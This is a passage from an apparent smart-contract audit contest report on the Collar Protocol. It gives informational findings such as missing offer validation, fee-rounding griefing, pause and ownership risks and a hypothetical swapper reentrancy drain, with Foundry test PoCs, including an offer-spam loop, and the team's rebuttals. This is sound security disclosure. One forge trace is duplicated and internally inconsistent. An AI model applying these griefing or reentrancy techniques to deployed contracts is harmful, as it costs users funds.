before minting the providers offers. This means such offers will never be valid and should be prevented for creation in the first place.

Finding Description: `CollarProviderNFT` allows creating offers with zero duration which by the definition would expire at the moment they are created and in theory could be settled any time after the position was opened. Although this could be seen as feature, the CollarTakerNFT does not allow these type of offers to be created in the first place due to sanity require

```
require(offer.duration != 0, "taker: invalid offer")
```

Impact Explanation: Creation of invalid offers which will never be opened, waste of gas and if the provider immediately deposits to the offer, will be required to withdraw → re-create offers, which will further increase waste of funds. It's likely that the UI will still pick up these offers due to all necessary events emitted and will unnecessarily pollute the list.

Likelihood Explanation: No special requirements only zero duration has to be passed if the provider is not aware of the internal prevention logic (the duration check during actual position opening) it's not unlikely for them to try and create such offer.

Recommendation:

- In `CollarProviderNFT`:

```
function createOffer(
    uint callStrikePercent,
    uint amount,
    uint putStrikePercent,
    uint duration,
    uint minLocked
) external whenNotPaused returns (uint offerId) {
    // sanity checks
    require(callStrikePercent >= MIN_CALL_STRIKE_BIPS, "provider: strike percent too low");
    require(callStrikePercent <= MAX_CALL_STRIKE_BIPS, "provider: strike percent too high");
    require(putStrikePercent <= MAX_PUT_STRIKE_BIPS, "provider: invalid put strike percent");
    require(duration > 0) // <- addition
```

3.4.5 Wrong Reference to A Function In the `LoansNFT::closeLoan` NatSpec

Submitted by JJSOnChain

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `closeLoan` function can be called by either the loanId's NFT owner or by a keeper if the keeper was allowed using the `setKeeperApproved` function. However, in the NatSpec the function `setKeeperAllowed` is mentioned, even though it does not exist.

Finding Description: The developers probably made a mistake in mentioning the wrong function that does not exist.

Impact: Does not affect funds or usability, only reading docs. Therefore informational.

Recommendation: Change it to the correct function: `setKeeperApproved`.

3.4.6 Duration Validation Bypass in `CollarProviderNFT` Leading To Minting Impossible Offers

Submitted by Nyxaris

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: A vulnerability exists in the CollarProviderNFT contract allowing the creation of offers with durations that cannot be minted.

Finding Description: The createOffer() function lacks validation to ensure the duration is within the acceptable range defined by ConfigHub.isValidCollarDuration(). This allows providers to create offers with durations that will always fail when attempting to mint.

Impact Explanation:

- Providers can create offers with invalid durations.
- These offers will be unusable (cannot be minted).
- Wastes gas for providers creating invalid offers.

Likelihood Explanation: High. Any user creating an offer can inadvertently or intentionally set an invalid duration, rendering the offer permanently unusable.

Proof of Concept: Add this to `callerProviderNFT.t.sol`:

```
function testCannotMintFromOfferWithInvalidDuration() public {
    address provider = makeAddr("provider");
    uint invalidDuration = 250; // Less than minDuration (300 seconds)

    startHoax(provider);
    cashAsset.approve(address(providerNFT), largeAmount);
    uint offerId = providerNFT.createOffer(
        callStrikePercent,
        largeAmount,
        putPercent,
        invalidDuration,
        minLocked
    );
    vm.stopPrank();

    startHoax(takerContract);

    // Minting will always revert
    vm.expectRevert("provider: unsupported duration");
    providerNFT.mintFromOffer(offerId, largeAmount, 1);
}
```

Result:

```
forge test --match-test testCannotMintFromOfferWithInvalidDuration -vvvv
[] Compiling...
No files changed, compilation skipped

Ran 1 test for test/unit/CollarProviderNFT.t.sol:CollarProviderNFTTest
[PASS] testCannotMintFromOfferWithInvalidDuration() (gas: 126988)
Traces:
  [146888] CollarProviderNFTTest::testCannotMintFromOfferWithInvalidDuration()
    [0] VM::addr(<pk>) [staticcall]
      ← [Return] provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0]
    [0] VM::label(provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0], "provider")
      ← [Return]
    [0] VM::deal(provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0],
    ↪ 340282366920938463463374607431768211456 [3.402e38])
      ← [Return]
    [0] VM::startPrank(provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0])
      ← [Return]
    [24739] TestCash::approve(CollarProviderNFT: [0x1d1499e622D69689cdf9004d05Ec547d650Ff211],
    ↪ 100000000000000000000 [1e23])
      emit Approval(owner: provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0], spender:
    ↪ CollarProviderNFT: [0x1d1499e622D69689cdf9004d05Ec547d650Ff211], value: 100000000000000000000
    ↪ [1e23])
      ← [Return] 0x0000000000000000000000000000000000000000000000000000000000000001
    [75717] CollarProviderNFT::createOffer(12000 [1.2e4], 100000000000000000000 [1e23], 9000, 250, 0)
      [15963] TestCash::transferFrom(provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0],
    ↪ CollarProviderNFT: [0x1d1499e622D69689cdf9004d05Ec547d650Ff211], 100000000000000000000 [1e23])
        emit Transfer(from: provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0], to: CollarProviderNFT:
    ↪ [0x1d1499e622D69689cdf9004d05Ec547d650Ff211], value: 100000000000000000000 [1e23])
        ← [Return] 0x0000000000000000000000000000000000000000000000000000000000000001
      emit OfferCreated(provider: provider: [0x9B78803558F9Ea56F4f0a966322C8dD9B2fBebc0], putStrikePercent:
    ↪ 9000, duration: 250, callStrikePercent: 12000 [1.2e4], amount: 100000000000000000000 [1e23],
    ↪ offerId: 2, minLocked: 0)
      ← [Return] 2
    [0] VM::stopPrank()
      ← [Return]
    [0] VM::deal(CollarTakerNFT: [0xa0Cb889707d426A7A386870A03bc70d1b0697598],
    ↪ 340282366920938463463374607431768211456 [3.402e38])
      ← [Return]
    [0] VM::startPrank(CollarTakerNFT: [0xa0Cb889707d426A7A386870A03bc70d1b0697598])
      ← [Return]
    [0] VM::expectRevert(custom error 0xf28dceb3:  provider: unsupported duration)
      ← [Return]
    [17855] CollarProviderNFT::mintFromOffer(2, 100000000000000000000 [1e23], 1)    -->>>
      [3076] ConfigHub::canOpenPair(TestCollat: [0x2e234DAe75C793f67A35089C9d99245E1C58470b], TestCash:
    ↪ [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f], CollarTakerNFT:
    ↪ [0xa0Cb889707d426A7A386870A03bc70d1b0697598]) [staticcall]
        ← [Return] true
      [3076] ConfigHub::canOpenPair(TestCollat: [0x2e234DAe75C793f67A35089C9d99245E1C58470b], TestCash:
    ↪ [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f], CollarProviderNFT:
    ↪ [0x1d1499e622D69689cdf9004d05Ec547d650Ff211]) [staticcall]
        ← [Return] true
```

```
        [2617] ConfigHub::isValidLTV(9000) [staticcall]
          ← [Return] true
        [490] ConfigHub::isValidCollarDuration(250) [staticcall]
          ← [Return] false
        ← [Revert] revert: provider: unsupported duration
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 18.62ms (531.70µs CPU time)

Ran 1 test suite in 3.06s (18.62ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)

          ← [Return] true
        [490] ConfigHub::isValidCollarDuration(250) [staticcall]
          ← [Return] false
        ← [Revert] revert: provider: unsupported duration
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 18.62ms (531.70µs CPU time)

          ← [Return] true
        [490] ConfigHub::isValidCollarDuration(250) [staticcall]
          ← [Return] false
          ← [Return] true
        [490] ConfigHub::isValidCollarDuration(250) [staticcall]
          ← [Return] true
        [490] ConfigHub::isValidCollarDuration(250) [staticcall]
          ← [Return] false
        ← [Revert] revert: provider: unsupported duration
    ← [Stop]

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 18.62ms (531.70µs CPU time)

Ran 1 test suite in 3.06s (18.62ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: Modify createOffer() to validate duration before offer creation:

```
function createOffer(
    uint callStrikePercent,
    uint amount,
    uint putStrikePercent,
    uint duration,
    uint minLocked
) external whenNotPaused returns (uint offerId) {
    // Add duration validation before creating offer
    require(configHub.isValidCollarDuration(duration), "provider: unsupported duration");

    // Existing checks...
}
```

3.4.7 `BaseTakerOracle` incorrectly checks for a live sequencer

Submitted by 0xlemon, also found by heeze and zanderbyte

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: `BaseTakerOracle::sequencerLiveFor()` checks if the sequencer is live by calling a `sequencerChainlinkFeed` and if `answer == 0 && block.timestamp - startedAt >= atLeast` the sequencer is considered live. However this check is incorrect because when `block.timestamp - startedAt = atLeast` a sequencer should be considered DOWN according to Chainlink's documentation.

If we look at the example by Chainlink (see the docs on l2 sequencer feeds):

```
uint256 timeSinceUp = block.timestamp - startedAt;
if (timeSinceUp <= GRACE_PERIOD_TIME) {
    revert GracePeriodNotOver();
}
```

We can see that Chainlink reverts when `block.timestamp - startedAt = GRACE_PERIOD_TIME` because the sequencer is still considered down.

Another example is the Aave implementation provided in code comments (PriceOracleSentinel.sol#L71-L74):

```
function _isUpAndGracePeriodPassed() internal view returns (bool) {
  (, int256 answer, uint256 startedAt, , ) = _sequencerOracle.latestRoundData();
  return answer == 0 && block.timestamp - startedAt > _gracePeriod;
}
```

So what could happen is some users can execute transactions when the sequencer still hasn't recovered which may lead to unexpected outcomes.

Recommendation: Change the check to `answer == 0 && block.timestamp - startedAt > atLeast`.

Collar: This is semantically consistent, since we're checking that the sequencer has been live for **atLeast** that time (inclusive of last second), while CL and AAVE are checking that some grace period `hasPassed` or not over (exclusive of last second).

We are checking that "at least" some period has passed - inclusive of last second. CL and AAVE are checking that some period has "NOT over" - exclusive of last second.

Assume the threshold is 1 second: "at least" one second has passed when `elapsed == 1 second`, OTOH if `elapsed == 1` second, a grace period of 1 second has NOT passed, no over, yet. The two checks are checking for different conditions.

3.4.8 Borrowers will not be able to close loans while the contract is paused, potentially being penalized with up to 100% in late fees

Submitted by phil, also found by Victor Okafor , mahivasisth, 0x9527, grearlake, flacko and zubyoz

Severity: Informational

Context: LoansNFT.sol#L225

Summary: Borrowers will be unable to close their loans while the contract is paused. This may result in borrowers being penalized with late fees if their grace period expires during the paused state, losing up to 100% of the loan value.

Description: The function `LoansNFT::closeLoan()` includes the `whenNotPaused` modifier, preventing its execution while the contract is paused. This design choice is presumably a safety measure to halt operations during an emergency.

However, this introduces a significant side effect: borrowers are unable to repay their loans during the paused period, even if they are willing and able to do so. This results in borrowers whose loans' grace period expires while the contract is paused will be penalized with a late fee, which can get up to 100% of the loan value.

This unfairly penalizes borrowers, as their inability to close loans is not due to their actions but rather to the state of the contract.

Besides penalizing the borrower with the late fees, the contract also makes them vulnerable to being foreclosed, which allows the escrow owner to sandwich a swap with the borrower's proceeds from the collar, increasing even more the borrower's loss.

Recommendations: Consider implementing a mechanism that waives late fees or extends grace periods for loans whose grace period ends during the paused state, or allow `closeLoan()` and downstream functions to bypass the whenNotPaused restriction.

3.4.9 Order agreed upon between provider and taker can be taken by different takers

Submitted by phil, also found by dic0de and charlesCheerful

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: Offers created by providers in `CollarProviderNFT::createOffer()` can be front-run by unintended takers, as there is no mechanism to restrict the offer to a specific address. This creates a race condition that ruins agreements between the provider and the intended taker in the Collar FE.

Description: When a provider creates an offer with `CollarProviderNFT::createOffer()`, the collar can be minted by any taker, as there is no way for the provider to restrict it to a specific taker.

This might prevent the use case explained in the documentation:

> 0. ABC Cap selects the terms they'd like (see above) and clicks request quote. Within seconds, they get back three potential return caps, or "quotes": 108%, 109%, and JSR's price 110%. These quotes came from solvers who quickly communicated their preferences via the Offchain Intent Platform.
> 1. ABC Cap agrees to move forward, notifying JSR via the Collar Frontend and Offchain Intent Platform, that they have been selected as the winner.
> 2. JSR prepares an onchain Offer reflecting the terms ABC Cap initially requested, containing 200 USDC, reflecting the collateral requirements of the Collar Protocol of 110% - 100% = 10% * 1 wstETH * 2000 USDC per wstETH = 200 USDC, the best case returns for the user. This reflects JSR's willingness to facilitate the trade.
> 3. ABC Cap then accepts the Offer, completing the trade, depositing wstETH to the protocol.

The problem is: once JSR prepares the onchain Offer on step 2, anyone can accept it before ABC Cap accepts it on step 3.

This would ruin ABC Cap's experience in the protocol, especially because JSR might not have more risk appetite to create a new offer for them, as that would mean double the initially intended risk exposure.

Recommendations: Allow providers to make offers restricted to a predefined address.

Collar: This and other other issues rely on the documentation in `https://docs.collarprotocol.xyz/` contradicting documentation in the Solidity files.

The first point in the breifing docs section says that the docs in Solidity are most up to date (so take precedence), so in our view, most if not all of these issues should be invalid.

Specifically in this case, in the contract & method & inline docs in Solidity there are is only public permissionless access for user roles (taker, borrower, provider, supplier, etc), and no address specific offers exist.

3.4.10 `BaseManaged::rescueTokens()` emits misleading event when an NFT is rescued

Submitted by phil

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `BaseManaged::rescueTokens()` function emits a `TokensRescued` event that misrepresents NFT rescues, as it uses the amount parameter to indicate the NFT id, creating misleading events.

Description: The `BaseManaged::rescueTokens()` function is designed to allow the protocol to recover misplaced tokens or NFTs. However, the emitted event, `TokensRescued(address tokenContract, uint amount)`, does not distinguish between tokens and NFTs. When rescuing nfts, the amount field represents the NFT id, which can be misleading as it implies a quantity rather than a unique identifier.

Recommendations: Implement and emit an `NFTRescued(address NFTContract, uint nftId)` event for NFTs.

Collar: Will fix (by renaming event param to `amountOrId`).

3.4.11 `minDuration` is set to 5 minutes instead of one month

Submitted by phil, also found by y0ng0p3 and charlesCheerful

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The competition readme states:

> minDuration is at least 1 month.

However, `ConfigHub` defines `MIN_CONFIGURABLE_DURATION = 300; // 5 minutes`.

Such a short duration would significantly impact escrow positions, which have a minimum grace period of 1 day. This means a user would be able to pay for 5 minutes of interest and return the escrow 1 day and 5 minutes later.

Recommendations: Adjust `MIN_CONFIGURABLE_DURATION` to 1 month:

```
+ uint public constant MIN_CONFIGURABLE_DURATION = 30 days; // 1 month
- uint public constant MIN_CONFIGURABLE_DURATION = 300; // 5 minutes
```

Collar: `MIN_CONFIGURABLE_DURATION` is used for range checks for onlyOwner methods. The purpose of range checks is to ensure correct order of magnitude to prevent owner operational mistakes, to to enforce reasonable business logic parameters.

3.4.12 Owner can renounce ownership while the protocol is paused, permanently bricking the protocol

Submitted by phil, also found by kalogerone, Benterkiii, Drastic Watermelon and 0xMurki

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The protocol allows the owner to renounce ownership while it is paused. This creates a critical issue: once ownership is renounced, no one can unpause the protocol, making the protocol unusable and getting all the funds stuck in the protocol forever.

Description: The `Ownable::renounceOwnership()` function removes the protocol's owner by setting the owner address to 'address(0). This function operates independently of the protocol's paused status:

```
function renounceOwnership() public virtual onlyOwner {
    _transferOwnership(address(0));
}
```

To prevent the protocol from becoming permanently paused, a safeguard in the `BaseManaged::pauseByGuardian()` function ensures that guardians cannot pause the protocol if ownership has already been renounced:

```
function pauseByGuardian() external {
    ...
    // if owner is renounced, no one will be able to call unpause.
    // Using Ownable2Step ensures the owner can only be renounced to address(0).
    require(owner() != address(0), "owner renounced");
```

However, this safeguard does not prevent the owner from renouncing ownership while the protocol is already paused. If this occurs:

- The protocol remains paused indefinitely because no one can call the `unpause()` function.
- This effectively bricks the protocol, making it unusable and getting all the funds that are already deposited in the protocol stuck forever.

Recommendations: Override the `renounceOwnership()` function and add a `whenNotPaused` modifier.

Collar: The contract owner (admin) is assumed to be trusted with their intentional actions, and renouncing ownership while paused is an intentional action.

Owner is also trusted not to configure malicious contracts into the protocol, and trusted not to exploit the rescue tokens method. These owner abilities should not quality for a low or informational findings in our opinion. If this was an audit report, these belong in the "trust assumptions" section and not in the "findings" section. This assumes either a malicious owner (not informative), or an owner mistake renouncing ownership while the protocol is paused.

An admin mistake can be an informational or low finding for some error prone actions (for example a parameter setter that lacks range checks), for this case it is not an error prone method and there is no good way to prevent it while allowing intentional bricking (which may be desired).

Further, preventing this ability is also incorrect. Bricking (renouncing while paused) may be a legitimate action if the contract contains a bug that allows someone to abuse others, the owner may pause it (blocking all user methods), and renounce ownership to leave it bricked.

In contrast to the owner, the pause guardian has limited trust within the system, only being able to pause - so that EOAs or bots can be trusted with this role, so preventing the pause guardian from pausing when renounced is important.

3.4.13 Provider can loss money by malicius user

Submitted by TamayoNft

Severity: Informational

Context: *(No context files were provided by the reviewer)*

To make this attacker there are two keys that we have to understand:

1. The gas pay to the protocol when a position is open is rounding up (CollarProviderNFT.sol#L132-L139):

```
function protocolFee(uint providerLocked, uint duration) public view returns (uint fee, address to) {
    to = configHub.feeRecipient();
    // prevents non-zero fee to zero-recipient.
    fee = to == address(0)
        ? 0
        // rounds up to prevent avoiding fee using many small positions.
        : Math.ceilDiv(providerLocked * configHub.protocolFeeAPR() * duration, BIPS_BASE * YEAR);
}
```

2. The gas pay to the protocol is being pay by the provider (CollarProviderNFT.sol#L250).

```
function mintFromOffer(uint offerId, uint providerLocked, uint takerId)
    external
    whenNotPaused
    onlyTaker
    returns (uint positionId)
{
    // ...
    (uint fee, address feeRecipient) = protocolFee(providerLocked, offer.duration);

    // check amount
    require(providerLocked >= offer.minLocked, "provider: amount too low");
    uint prevOfferAmount = offer.available;
    require(providerLocked + fee <= prevOfferAmount, "provider: amount too high");
    uint newAvailable = prevOfferAmount - providerLocked - fee;  <----

    // storage updates
    liquidityOffers[offerId].available = newAvailable;
    positionId = nextTokenId++;
    positions[positionId] = ProviderPositionStored({
        offerId: SafeCast.toUint64(offerId),
        takerId: SafeCast.toUint64(takerId),
        expiration: SafeCast.toUint32(block.timestamp + offer.duration),
        settled: false, // unset until settlement / cancellation
        providerLocked: providerLocked,
        withdrawable: 0 // unset until settlement
     });

    // ...
    if (fee != 0) cashAsset.safeTransfer(feeRecipient, fee);
}
```

With that being said an attacker can leverage this behavior to open so many positions instead of one big making the fees round up and make the provider pay more for each position, as an example an attacker can open 1000 offers of 1 wei instead of 1 of 1000 wei since the fees are rounding up this make the attacker pay more fees for each position.

Since the provider can protected himself by the minAmount locked enforced i consider this is a medium, but for that providers that set this protection to zero is even worst since an attacker can open many more position in the same offer (CollarProviderNFT.sol#L247):

```
require(providerLocked >= offer.minLocked, "provider: amount too low");
```

Impact Explanation: An attacker can leverage the point expose in the description to make a provider loss money i consider this a medium because the contract have in place protection to min amount provider locked but the provider is still at risk.

Proof of Concept: Run the next proof of concent in `CollarProviderNFT.t.sol`:

```
function test_provider_pay_more_fees() public {
    uint snapshot = vm.snapshot();
    uint amount = 1 ether;
    uint amountIn10 = amount / 10;
    (uint fee,) = providerNFT.protocolFee(amount, duration);

    vm.revertTo(snapshot);
    uint finalFee;

    for (uint i = 0; i < 10; i++) {
        (uint fee2,) = providerNFT.protocolFee(amountIn10, duration);
        finalFee = finalFee + fee2;
    }
    assert(finalFee > fee);
}
```

Recommendation: Set the fees to be pay it by the taker and not the provider, since the taker is the one doing the action.

3.4.14 Consider adding additional fee tiers before deploying on Base network

Submitted by zanderbyte, also found by 0xLuckyLuke, spuriousdragon, sammy, 0xlemon and grearlake

Severity: Informational

Context: SwapperUniV3.sol#L36-L38

Description: The constructor of the `SwapperUniV3` contract currently restricts valid `feeTier` values to `100`, `500`, `3000` and `10_000`, which are standard Uniswap V3 fee tiers supported on most networks. However, the Base network introduces three additional fee tiers: `200`, `300`, and `400`. Since the project plans to deploy on Base, without supporting these additional fee tiers, the contract may be unable to access liquidity from certain pools.

Proof of Concept: Uniswap v3 protocol has the 1%, 0.3%, 0.05%, and 0.01% fee tiers. (The Base network will also include three extra fee tiers 0.02%, 0.03%, and 0.04%) **Recommendation:** Before deploying on Base, make sure the contract supports all possible feeTiers.

```
  require(
-     _feeTier == 100 || _feeTier == 500 || _feeTier == 3000 || _feeTier == 10_000,
+     _feeTier == 100 || _feeTier == 200 || _feeTier == 300 || _feeTier == 400 ||
+     _feeTier == 500 || _feeTier == 3000 || _feeTier == 10_000,
      "invalid fee tier"
  );
```

3.4.15 Non-compliance of `putStrikePercent` with ConfigHub LTV Range Can Cause DoS

Submitted by HailTheLord

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The protocol allows Lenders to create offers with a putStrikePercent to protect against price drops. However, these offers may lead to a denial of service (DoS) during loan issuance if they do not align with the protocol's LTV (Loan-to-Value) range constraints.

Finding Description: In `CollarProviderNFT::createOffer()`, Lenders can create offers with a `putStrikePercent`, which passes only a simple check:

```
require(putStrikePercent <= MAX_PUT_STRIKE_BIPS, "provider: invalid put strike percent");
```

However, the protocol uses an `isValidLTV` function in `ConfigHub` to ensure the LTV is within the allowed range during loan creation:

```
require(configHub.isValidLTV(ltv), "provider: unsupported LTV");
```

Since this check is absent during offer creation, an offer with an invalid LTV can still be created, leading to a DoS when the borrower attempts to use it for a loan.

Impact Explanation: Offers with invalid putStrikePercent values can be created, causing borrowers to be unable to finalize loans, disrupting the system and leading to inefficiencies.

Likelihood Explanation: This issue is moderately likely as the protocol anticipates multiple lenders and asset pairs across chains, increasing the chances of mismatched putStrikePercent values and evolving minLTV/maxLTV constraints.

Proof of Concept:

1. Admin sets `minLTV` = 9000 and `maxLTV` = 11000.
2. Lender creates an offer with `putStrikePercent` = 8000
3. Borrower agrees off-chain but cannot create a loan as 8000 < `minLTV` = 9000.

Paste the below code in `CollarTakerNFT.t.sol`:

```
function test_lordsPOC() public {
    // ConfigHUB {minLtv: 9000, maxLtv: 9000, minDuration: 300, maxDruation: 300}

    vm.startPrank(address(provider));
    cashAsset.approve(address(providerNFT), 100_000000); // providing approval to providerNFT
    providerNFT.createOffer(11000, 100_000000, 8000, 300, 0); // creating an offer with `putStrikePercent: 8000
    ↪  bps`
    assertEq(providerNFT.getOffer(2).putStrikePercent, 8000); // checking did provider's offer was succesfly
    ↪  created
    vm.stopPrank();

    // borrower wants to borrow loan form the provider offer just created !
    vm.startPrank(user1);
    cashAsset.approve(address(takerNFT), 1_000000);
    takerNFT.openPairedPosition(1_000000, providerNFT, 2);
}
```

```
Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 4.34ms
 (246.04µs CPU time)

Ran 1 test suite in 1.15s (4.34ms CPU time): 0 tests passed, 1 failed, 0
 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/unit/CollarTakerNFT.t
 .sol:CollarTakerNFTTest
[FAIL: revert: provider: unsupported LTV] test_lordsPOC() (gas: 199689)

Encountered a total of 1 failing tests, 0 tests succeeded      Exit code 1
```

Recommendation: Include the `isValidLTV` check in `CollarProviderNFT::createOffer()` to prevent invalid offers from being created

3.4.16 Lack of input validation in CollarProviderNFT.createOffer()

Submitted by newspacexyz, also found by EFCCWEB3, heeze, xAuDiTor, TheWeb3Mechanic, 0xAristos, Shubham, 0xbaobab, solsecxyz, BryanConquer, Shahil Hussain, Pascal, 0xLuckyLuke, y0ng0p3, sammy, Putra Laksmana, HailTheLord, bareli, emerald7017, zubyoz, charlesCheerful, 0xSolus, Nyxaris, paludo0x, 0xBeastBoy, codertjay and jsonDoge

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `createOffer` function allows liquidity providers to create offers without sufficient validation of the inputs. Specifically, amount, duration, and minLocked values are not restricted by meaningful thresholds, which can lead to flooding the system with low-value or invalid offers. This vulnerability occurs in `EscrowSupplierNFT`.

Finding Description: The `createOffer` function fails to validate critical parameters:

- `amount`: Offers can be created with zero value. In the readme, `Transfers of 0 amount works`.
- `duration`: Short-duration offers, while technically valid, can degrade protocol usability.
- `minLocked`: This parameter is supposed to prevent "dust" mints but is not validated.

Without proper validation, malicious or careless users can create a large number of useless offers, polluting the state and degrading the user experience.

Impact Explanation:

1. Performance Degradation: Flooding the liquidityOffers mapping with invalid offers increases retrieval and storage costs.
2. Usability Issues: Users face difficulty navigating and interacting with the protocol due to the proliferation of near-zero-value offers.

Likelihood Explanation: It only requires a user or script to repeatedly call createOffer with low-value inputs.

Proof of Concept:

```
// An attacker can create thousands of zero-value offers
for (uint i = 0; i < 10000; i++) {
    collarProviderNFT.createOffer(10001, 0, 9999, 1, 1);
}
```

Recommendation: Enforce meaningful minimum thresholds for amount, duration, and minLocked.

3.4.17 `rescueTokens()` won't work with the system's NFTs when paused

Submitted by charlesCheerful

Severity: Informational

Context: BaseManaged.sol#L78

Description: We can see at `BasedManaged.sol` a `rescueTokens()`. The code is like so:

```
function rescueTokens(address token, uint amountOrId, bool isNFT) external onlyOwner {
    /// The transfer is to the owner so that only full owner compromise can steal tokens
    /// and not a single rescue transaction with bad params
    if (isNFT) {
        IERC721(token).transferFrom(address(this), owner(), amountOrId); // <<<
    } else {
        // for ERC-20 must use transfer, since most implementation won't allow transferFrom
        // without approve (even from owner)
        SafeERC20.safeTransfer(IERC20(token), owner(), amountOrId);
    }
    emit TokensRescued(token, amountOrId);
}
```

The problem is that loan NFTs from `LoansNFT`, taker NFTs from `CollarTakerNFT` and provider NFTs from `CollarProviderNFT` are not transferrable when paused, thus they can't be rescued.

If a security incident that requires `rescueTokens()` happens, this will likely lead to the contracts being paused and thus the `rescueTokens()` reverting on transfer due to the `BaseNFT::_update()` with `whenNotPaused` modifier.

Impact: There is still a way to rescue the NFTs but this requires a multi-call which is not the expected behavior of the `rescueTokens()` function nor the system can perform with its contracts. Thus the NFTs are locked in the contract. To rescue you would need to:

1. Real NFT owner approves the contract to transfer the NFT.
2. Contract owner calls in a multi-call: `unpause()`, `rescueTokens()`, `pause()`.

Recommendation: 1. Make the `owner()` a multi-sig if it is not already. As it holds all the power to steal all funds from the system. For a reference the multi-sig should require a: `>= 80% of 13 independent geographically distant signers` to be able to call `rescueTokens()` as it is critical and can rug-pull the protocol. 2. Make the `rescueTokens()` function able to skip the `whenNotPaused` from the `BaseNFT::_update()` function. 3. Make a multi-call function that `onlyOwner` can call.

Number 1 is a must, and I recommend 2 due to lower code complexity.

3.4.18 Typos throughout comments and variable naming

Submitted by 0xDjango

Severity: Informational

Context: *(No context files were provided by the reviewer)*

There are a few typos and mistakes found in the comments or variable naming. I'm unsure if these are accepted as informational findings.

- Lows → Laws (EscrowSupplierNFT.sol#L296).
- Withdawal → Withdrawal (EscrowSupplierNFT.sol#L425).
- Few → Fee (EscrowSupplierNFT.sol#L154).
- Price → Percent (LoansNFT.sol#L569).

3.4.19 Malicious swapper can drain `LoansNFT` contract

Submitted by phil

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: As of the current implementation, the `LoansNFT` does not hold funds, so this is an informational finding. If the protocol decides to change the contract to hold funds, that would allow a malicious swapper to drain these funds.

Description: As of now, the `LoansNFT` contract does not hold funds. However, the recommendation of the vulnerability aforementioned is to store the borrower's funds. If the protocol decides to store the funds in the `LoansNFT` contract, that would allow the contract to be exploited via a swapper reentrancy. This is because the `_swap()` function measures funds in the following way:

```
uint balanceBefore = assetOut.balanceOf(address(this));
// ...
uint amountOutSwapper = ISwapper(swapParams.swapper).swap(
    assetIn, assetOut, amountIn, swapParams.minAmountOut, swapParams.extraData
);
// ...
amountOut = assetOut.balanceOf(address(this)) - balanceBefore;
```

This would make the contract vulnerable to a reentrancy that increases the contract's balance, through the following attack path:

- The Collar contracts owner approves a legitimate swapper that is upgradeable.
- The swapper upgrades the contract so that the `swap()` function does the following:
  - Instead of carrying out the swap, it calls `LoansNFT::forecloseLoan()`, and return the value held for the taker (so that the `_swap()` requires are met).
  - In this case, the function would double spend that asset, as the same asset would be used for creating an order and for crediting the taker.

Recommendations: If the protocol decides to hold funds in the `LoansNFT` contract, it should use a reentrancy guard in all functions that move funds in the contract, including those that use `_swap()`.

Alternatively, the protocol could implement a policy of never approving an upgradeable swapper.

Clave: It has some inaccuracies - for example the exploit would need to deposit funds instead of withdraw (since the balance needs to increase), but the general warning is valuable.

3.4.20 Protocol fees calculation mishandles asymmetrical collars

Submitted by phil

Severity: Informational

Context: CollarProviderNFT.sol#L132-L139

Summary: Protocol fees are charged as an APR of `providerLocked`. However, `providerLocked` is not representative of the total position, as it is calculated based on `takerLocked` adjusted by the call and put ranges. If the call and put ranges are asymmetrical, the fees will be either avoided or overcharged.

Description: Collars lock cash assets from takers and providers. However, protocol fees calculation is done only on the `providerLocked` amount:

```
function protocolFee(uint providerLocked, uint duration) public view returns (uint fee, address to) {
    ...
    : Math.ceilDiv(providerLocked * configHub.protocolFeeAPR() * duration, BIPS_BASE * YEAR); // <<<
}
```

Considering `providerLocked` is calculated as `takerLocked * callRange / putRange`, collars where the callRange and putRange are asymmetrical will have inaccurate fees.

```
function calculateProviderLocked(uint takerLocked, uint putStrikePercent, uint callStrikePercent)
    ...
    return takerLocked * callRange / putRange; // <<<
}
```

Impact: In the case where the `callRange` is greater than the `putRange`, the fees will be overestimated. In the opposite case, the fees will be underestimated.

This allows an exploit where users can do essentially the same operation, but pay different fees. If the protocol has:

- `CollarTakerNFT` with `cashAsset == token_a` and `underlying == token_b`.
- `CollarTakerNFT` with `cashAsset == token_b` and `underlying == token_a`.

Users can manipulate the fees by opening their asymmetrical positions in the `CollarTakerNFT` contract where the `providerLocked` is lower.

Recommendations: Calculate fees over the average value locked, instead of only `providerLocked`.

Clave: I don't think the finding and subsequent comments show that protocol fees are over or underestimated, or that they can be exploited, manipulated, or underpaid. That claim in my view is incorrect.

A reversed asset pair is very different, and two parties of the trade assumed to cooperate outside of protocol, which means they can avoid the protocol fee entirely (just like two OTC traders can avoid a dex swap fee, if able to cooperate, not making the swap fees "exploitable").

If both asset pairs are enabled, they would have very different usage patterns, but so would any specific two asset-pairs. Additionally, ConfigHub doesn't have to be unique across asset pairs, so if different asset-pairs require different protocol fees, it is possible to do so, if this justifies the a higher operational cost.

This analysis is possibly informational.

3.4.21 Paused state prevents providers from actively managing their offers, breaking core invariant

Submitted by phil, also found by spuriousdragon

Severity: Informational

Context: CollarProviderNFT.sol#L193

Summary: The paused state in the protocol prevents providers from actively managing their offers, violating the core assumption that `providers offers are expected to be actively managed`. This vulnerability exposes providers to slippage risks, which could be exploited by malicious actors to pair undesired offers before the provider has a chance to react.

Description: The competition's out of scope/ known issues section states:

